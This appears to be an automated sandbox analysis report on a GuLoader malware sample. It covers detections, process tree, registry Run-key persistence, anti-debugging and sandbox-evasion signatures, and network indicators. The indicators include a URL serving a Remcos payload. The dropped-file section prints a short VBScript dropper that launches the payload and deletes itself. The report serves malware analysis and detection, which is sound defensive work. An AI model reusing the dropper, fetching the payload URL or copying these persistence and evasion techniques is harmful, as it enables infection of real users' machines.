ID: 356514
Sample Name:
4AtUJN8Hdu.exe
Cookbook: default.jbs
Time: 09:15:52
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 4AtUJN8Hdu.exe

Overview


General Information

Sample Name:	4AtUJN8Hdu.exe
Analysis ID:	356514
MD5:	d7e81abce93328..
SHA1:	a6455d3a4fb9c2e.
SHA256:	6141efb6f1598e2..
Tags:	exe GuLoader

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Contains functionality to hide a threa…
- Hides threads from debuggers
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Yara detected VB6 Downloader Gen…
- Abnormal high CPU Usage

Classification



Startup

- **System is w10x64**
- 4AtUJN8Hdu.exe (PID: 6356 cmdline: 'C:\Users\user\Desktop\4AtUJN8Hdu.exe' MD5: D7E81ABCE9332847471B89E50B241172)
  - 4AtUJN8Hdu.exe (PID: 6564 cmdline: 'C:\Users\user\Desktop\4AtUJN8Hdu.exe' MD5: D7E81ABCE9332847471B89E50B241172)
    - wscript.exe (PID: 984 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
      - cmd.exe (PID: 5476 cmdline: 'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\win.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - win.exe (PID: 6748 cmdline: C:\Users\user\AppData\Roaming\win.exe MD5: D7E81ABCE9332847471B89E50B241172)
- win.exe (PID: 6904 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: D7E81ABCE9332847471B89E50B241172)
- win.exe (PID: 7148 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: D7E81ABCE9332847471B89E50B241172)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: 4AtUJN8Hdu.exe PID: 6564	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: 4AtUJN8Hdu.exe PID: 6564	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Uses 32bit PE files

Data Obfuscation:

- Yara detected GuLoader
- Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:


- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 2	Masquerading 1	Input Capture 1	Query Registry 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Security Software Discovery 5 3 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 2 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4AtUJN8Hdu.exe	36%	Virustotal		Browse
4AtUJN8Hdu.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\win.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\win.exe	36%	Virustotal		Browse
C:\Users\user\AppData\Roaming\win.exe	43%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mtspsmjeli.sch.id	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin	15%	Virustotal		Browse
http://mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mtspsmjeli.sch.id	103.150.60.242	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin	true	• 15%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.150.60.242	unknown	unknown	?	45325	PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356514
Start date:	23.02.2021
Start time:	09:15:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4AtUJN8Hdu.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@11/3@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11.1% (good quality ratio 1.7%) • Quality average: 6.3% • Quality standard deviation: 12.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 131.253.33.200, 13.107.22.200, 93.184.220.29, 104.42.151.234, 51.11.168.160, 104.43.139.144, 92.122.145.220, 23.218.208.56, 2.20.142.209, 2.20.142.210, 51.103.5.186, 51.104.139.180, 92.122.213.247, 92.122.213.194, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, cs9.wac.phicdn.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:20:29	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run win "C:\Users\user\AppData\Roaming\win.exe"
09:20:37	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run win "C:\Users\user\AppData\Roaming\win.exe"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.150.60.242	XP 6.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/CUN.exe
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AWT.exe
	TT.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/TT_2021_Remcos%20v2_DDoOoaFhuj99.bin
	w0JlVAbplT.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/wazzyfeb2021_XEeStqfpQ150.bin
	3661RJTi5M.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/XP_remcos%202021_HzUYr10.bin
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/wazzyfeb2021_XEeStqfpQ150.bin
	4hW0TZqN01.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Mekino_nanocore_RYgvWj50.bin
	vTQWcy77WI.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/XP_remcos%202021_HzUYr10.bin
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	OXplew3YfS.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Eric_2021_XfqsmM221.bin
	pWokqkAwi2.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	FT102038332370.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/OSE.exe
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AQT.exe
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AET.exe
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/UDI.exe
	14 nights highlight tour.doc	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/WAH.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mtspsmjeli.sch.id	XP 6.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	TT.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• 103.150.60.242
	3661RJTi5M.exe	Get hash	malicious	Browse	• 103.150.60.242
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• 103.150.60.242
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• 103.150.60.242
	4hW0TZqN01.exe	Get hash	malicious	Browse	• 103.150.60.242
	vTQWcy77WI.exe	Get hash	malicious	Browse	• 103.150.60.242
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• 103.150.60.242
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• 103.150.60.242
	OXplew3YfS.exe	Get hash	malicious	Browse	• 103.150.60.242
	pWokqkAwi2.exe	Get hash	malicious	Browse	• 103.150.60.242
	FT102038332370.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• 103.150.60.242
	14 nights highlight tour.doc	Get hash	malicious	Browse	• 103.150.60.242

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	XP 6.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	TT.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• 103.150.60.242
	3661RJTi5M.exe	Get hash	malicious	Browse	• 103.150.60.242
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• 103.150.60.242
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• 103.150.60.242
	4hW0TZqN01.exe	Get hash	malicious	Browse	• 103.150.60.242
	vTQWcy77WI.exe	Get hash	malicious	Browse	• 103.150.60.242
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• 103.150.60.242
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• 103.150.60.242
	OXplew3YfS.exe	Get hash	malicious	Browse	• 103.150.60.242
	pWokqkAwi2.exe	Get hash	malicious	Browse	• 103.150.60.242
	FT102038332370.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• 103.150.60.242
	14 nights highlight tour.doc	Get hash	malicious	Browse	• 103.150.60.242

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\install.vbs	
Process:	C:\Users\user\Desktop\4AtUJN8Hdu.exe
File Type:	data
Category:	modified
Size (bytes):	400
Entropy (8bit):	3.4932995649361622
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMBvFQ4lOAMJnAGF0M/0aimi:4Dh+S0FNOj7F0Nait
MD5:	69339977F20CBF10E59B9609355FDAD1
SHA1:	28275BF11AF1EAA7B41AB836BBFD85F9A59C99EF
SHA-256:	180976FE30D7F115FF9112B387D7CC4B533B2E58EDCDC6EFA18121C590C59D9A

C:\Users\user\AppData\Local\Temp\install.vbs	
SHA-512:	17A8ABD09E280000D4CADB466777CDF83387D7021572FFC8360A01CDD2B13FC5A81351FA2708AC74B441B0C7DE2B0A9ACF0CF28EDCAE7C12101268C54128874
Malicious:	false
Reputation:	low
Preview:	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.".)...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U.s.e.r.s.\.a.l.f.o.n.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.w.i.n...e.x.e.".".",. .0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Roaming\win.exe	
Process:	C:\Users\user\Desktop\4AtUJN8Hdu.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	5.230002912507913
Encrypted:	false
SSDEEP:	1536:gJ2bp/9/xkVSY5anKZRaTa5BXJMtpEL2bp/9/x:0J6Krd5BkWL
MD5:	D7E81ABCE9332847471B89E50B241172
SHA1:	A6455D3A4FB9C2E5627DCBF46702A4E16C2492DA
SHA-256:	6141EFB6F1598E2205806C5A788E61C489440DFC942984EE1688BB68AD0F18DF
SHA-512:	5847AEDD8D283CEA10D87C290ABCA0CF0B4D2C1BBDC102236675539A92FA02C10A756CF61CC55390A6D89CD30951876971C8791F75E8F368A7FAE7324C9A11C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 36%, Browse • Antivirus: ReversingLabs, Detection: 43%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W.x.....\...T...%.....Rich.....PE..L.....S.....@...p.....x.....P....@.....ds.....B..(.....0.....8... .....text....6.....@..... ..`.data...`%...P.....P.....@....rsrc....0.....@...`.....@..@...I.....MSVBVM60.DLL.....

C:\Users\user\AppData\Roaming\win.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\4AtUJN8Hdu.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.230002912507913
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	4AtUJN8Hdu.exe
File size:	106496
MD5:	d7e81abce9332847471b89e50b241172

General

SHA1:	a6455d3a4fb9c2e5627dcbf46702a4e16c2492da
SHA256:	6141efb6f1598e2205806c5a788e61c489440dfc942984ee1688bb68ad0f18df
SHA512:	5847aedd8d283cea10d87c290abca0cf0b4d2c1bbdc102236675539a92fa02c10a756cf61cc55390a6d89cd30951876971c8791f75e8f368a7fae7324c9a112c
SSDEEP:	1536:gJ2bp/9/xkVSY5anKZRaTa5BXJMtpEL2bp/9/x:0J6Krd5BkWL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W.x.....\...T...%.....Rich.....PE..L.....S.....@...p.....x.....P....@

File Icon

Icon Hash:	d8d490d4c4bcdef9

Static PE Info

General

Entrypoint:	0x401378
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x538FC9BC [Thu Jun 5 01:37:00 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5fb04c04dc9621084e24b4642ca2fed6

Entrypoint Preview

Instruction
push 004101B4h
call 00007F1ED08C0F45h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [edi+0BC44A38h], al
jnl 00007F1ED08C0F8Dh
dec esi
mov ecx, F0416DF8h
in eax, dx
xchg eax, edi
adc eax, dword ptr [eax]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx+66h], al
jbe 00007F1ED08C0FBBh
insb
jnc 00007F1ED08C0FB7h
outsb
jc 00007F1ED08C0FC1h
outsd
imul ax, word ptr [eax], 0000h
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
or eax, 09262CFCh
aad FDh
inc ax
mov si, fs
ror dh, 1
inc eax
mov dh, 29h
cmp esp, dword ptr [edx+55C5B56Bh]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x14214	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x18000	0x309c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x114	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x136dc	0x14000	False	0.342736816406	data	5.75844927708	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x2560	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x18000	0x309c	0x4000	False	0.113586425781	data	3.24841708527	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x193f4	0x1ca8	data		
RT_ICON	0x1874c	0xca8	data		
RT_ICON	0x183e4	0x368	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x183b4	0x30	data		
RT_VERSION	0x18150	0x264	data	Hungarian	Hungary

Imports

DLL	Import
